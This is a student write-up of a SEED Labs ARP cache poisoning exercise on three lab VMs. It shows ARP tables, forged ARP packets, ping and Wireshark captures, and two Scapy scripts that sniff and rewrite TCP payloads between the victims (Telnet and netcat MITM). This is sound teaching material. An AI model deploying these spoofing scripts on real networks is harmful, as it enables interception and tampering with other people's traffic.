
```
SEEDUbuntu Clone [Running]
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.1         ether   52:54:00:12:35:00 C
10.0.2.6         enp0s3  (incomplete)
10.0.2.3         ether   08:00:27:01:79:2b C
10.0.2.4         enp0s3  (incomplete)
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```



```
SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.3          ether    08:00:27:01:79:2b C
10.0.2.1          ether    52:54:00:12:35:00 C
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```

Step 2 - Testing

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin$ cd python
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/python$ sudo python task2.py
sudo: unable to resolve host siris-peslug19cs485-attacker
###[ Ethernet ]###
    dst      = 08:00:27:61:61:65
    src      = 08:00:27:1c:cb:a7
    type     = 0x806
###[ ARP ]###
    hwtype   = 0x1
    ptype    = 0x800
    hwlen    = 6
    plen     = 4
    op       = who-has
    hwsrc    = 08:00:27:1c:cb:a7
    psrc     = 10.0.2.6
    hwdst    = 08:00:27:61:61:65
    pdst     = 10.0.2.5
```





```
SEEDUbuntu Clone [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=1.51 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.609 ms
S
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.756 ms
S
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.730 ms
S
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.850 ms
S
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.715 ms
S
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.757 ms
S
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=0.957 ms
S
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.798 ms
S
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=0.682 ms
S
```

```
^C
--- 10.0.2.6 ping statistics ---
18 packets transmitted, 10 received, 44% packet loss, time 17293ms
rtt min/avg/max/mdev = 0.609/0.837/1.519/0.245 ms
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```

```
SEEDUbuntu Clone1 [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.3          ether    08:00:27:01:79:2b  C
                  enp0s3
10.0.2.5          ether    08:00:27:1c:cb:a7  C
                  enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C
                  enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```


Step 4 (Launch the MITM attack)




The screenshot shows a gedit editor window titled "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The file being edited is "task2_4.py" located at "~/.bin/python". The script is written in Python 3 and uses the Scapy library for network packet manipulation. It defines a function "spoof_pkt" that intercepts traffic between two VMs (A and B) and spoofs the source IP and MAC address. The script then uses "sniff" to capture packets on the "tcp" filter and apply the "spoof_pkt" function to them.

```
#!/usr/bin/python3
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
VM_A_MAC = '08:00:27:61:61:65'
VM_B_MAC = '08:00:27:6e:29:06'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        olddata = pkt[TCP].payload.load # Get the original payload data
        newdata = 'z'
        send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp',prn=spoof_pkt)
```





The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]". The terminal displays a telnet session initiated from a host named "seed@siris-peslug19cs485-victim-a". The connection is established to 10.0.2.6, which is running Ubuntu 16.04.2 LTS. The user "seed" logs in successfully. The terminal also shows system information, including the last login time and a list of links for documentation, management, and support. Finally, the user enters the "close" command to end the session.

```
[10/12/21]seed@siris-peslug19cs485-victim-a:~$
[10/12/21]seed@siris-peslug19cs485-victim-a:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
siris-peslug19cs485-victim-b login: seed
Password:
Last login: Mon Oct 11 14:23:55 EDT 2021 from 10.0.2.5
on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[10/12/21]seed@siris-peslug19cs485-victim-b:~$ close
```




```
SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help 1:10 PM
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.3          ether    08:00:27:01:79:2b  C
10.0.2.5          ether    08:00:27:61:61:65  C
10.0.2.1          ether    52:54:00:12:35:00  C
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal 1:13 PM
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo sysctl net.ipv4.ip_forward=1
sudo: unable to resolve host siris-peslug19cs485-attack
er
net.ipv4.ip_forward = 1
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task2.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
dst      = 08:00:27:61:61:65
src      = 08:00:27:1c:cb:a7
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:1c:cb:a7
psrc     = 10.0.2.6
hwdst    = 08:00:27:61:61:65
```


SEEDUbuntu Clone [Running]

Terminal

[10/11/21]seed@siris-peslug19cs485-victim-a:~\$ arp

Address	HWtype	HWaddress	Flags
10.0.2.1	ether	52:54:00:12:35:00	C
10.0.2.6	ether	08:00:27:1c:cb:a7	C
10.0.2.3	ether	08:00:27:01:79:2b	C
10.0.2.4		(incomplete)	
	enp0s3		

[10/11/21]seed@siris-peslug19cs485-victim-a:~\$

SEEDUbuntu Clone1 [Running]

Terminal

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$ arp

Address	HWtype	HWaddress	Flags
10.0.2.3	ether	08:00:27:01:79:2b	C
10.0.2.5	ether	08:00:27:1c:cb:a7	C
10.0.2.1	ether	52:54:00:12:35:00	C
	enp0s3		

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$

```
SEEDUbuntu Clone [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.729 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.712 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.625 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=1.11 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.829 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.780 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.906 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.623 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.775 ms
s
^C
--- 10.0.2.6 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9136ms
rtt min/avg/max/mdev = 0.623/0.861/1.520/0.261 ms
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```

Wireshark screenshots

SEEDUbuntu Clone [Running]

*any

arp

Source	Destination	Protocol	Length	Info
PcsCompu_6e:29:06		ARP	62	Who has 10.0.2.5? Tell 10.0.2.6
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:27:65:55:45
PcsCompu_1c:cb:a7		ARP	62	Who has 10.0.2.5? Tell 10.0.2.6
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:27:65:55:45
PcsCompu_61:61:65		ARP	44	Who has 10.0.2.3? Tell 10.0.2.6
PcsCompu_01:79:2b		ARP	62	10.0.2.3 is at 08:00:27:01:79:2b

Frame 3: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface
Linux cooked capture
Address Resolution Protocol (request)
ring ethernet trailer, Source Port: 0

wireshark a...1808_tJyY5r Packets: 42 · Displayed: 6 (14.3%) · Dropped: 0 (0.0%) Profile: Defau

SEEDUbuntu Clone [Running]

*any

Apply a display filter ... <Ctrl-/> Expression...

Source	Destination	Protocol	Length	Info
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.4	10.0.2.5	ICMP	128	Redirect
PcsCompu_6e:29:06		ARP	62	Who has 10.0.2.5? Tell
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:2
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i
:::1	:::1	UDP	64	41877 → 33768 Len=0
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i
PcsCompu_1c:cb:a7		ARP	62	Who has 10.0.2.5? Tell
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:2
10.0.2.5	10.0.2.6	ICMP	100	Echo (ping) request i
10.0.2.6	10.0.2.5	ICMP	100	Echo (ping) reply i

▶ Frame 41: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface
▶ Linux cooked capture
▶ Address Resolution Protocol (reply)
▶ VSS-Monitoring ethernet trailer, Source Port: 0

/tmp/wireshark_any_20211011131808_tJyY5r.pcapng (5720 bytes)

wireshark_...808_tJyY5r Packets: 42 Displayed: 42 (100.0%) Dropped: 0 (0.0%) Profile: Defau

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
task_3.py (~/.bin/python) - gedit
Open Save

#!/usr/bin/python3
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
VM_A_MAC = '08:00:27:61:61:65'
VM_B_MAC = '08:00:27:6e:29:06'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt
[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        olddata = pkt[TCP].payload.load # Get the original payload data
        if olddata == 'siri':
            newdata = 'AAAA'
        else :
            newdata = olddata;
        send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

```
.
Sent 1 packets.
###[ Ethernet ]###
  dst      = 08:00:27:6e:29:06
  src      = 08:00:27:1c:cb:a7
  type     = 0x806
###[ ARP ]###
  hwtype   = 0x1
  ptype    = 0x800
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrc    = 08:00:27:1c:cb:a7
  psrc     = 10.0.2.5
  hwdst    = 08:00:27:6e:29:06
  pdst     = 10.0.2.6
.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$
```

```
[10/12/21]seed@SiriS_PES1UG19CS485_Victim_B:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.4          ether    08:00:27:1c:cb:a7  C
10.0.2.3          ether    08:00:27:7e:44:e5  C
10.0.2.5          ether    08:00:27:1c:cb:a7  C
10.0.2.1          ether    52:54:00:12:35:00  C
[10/12/21]seed@SiriS_PES1UG19CS485_Victim_B:~$ nc -l 90
90
siri

```

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
[10/12/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/pytho
n$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[10/12/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/pytho
n$ sudo python task_3.py

```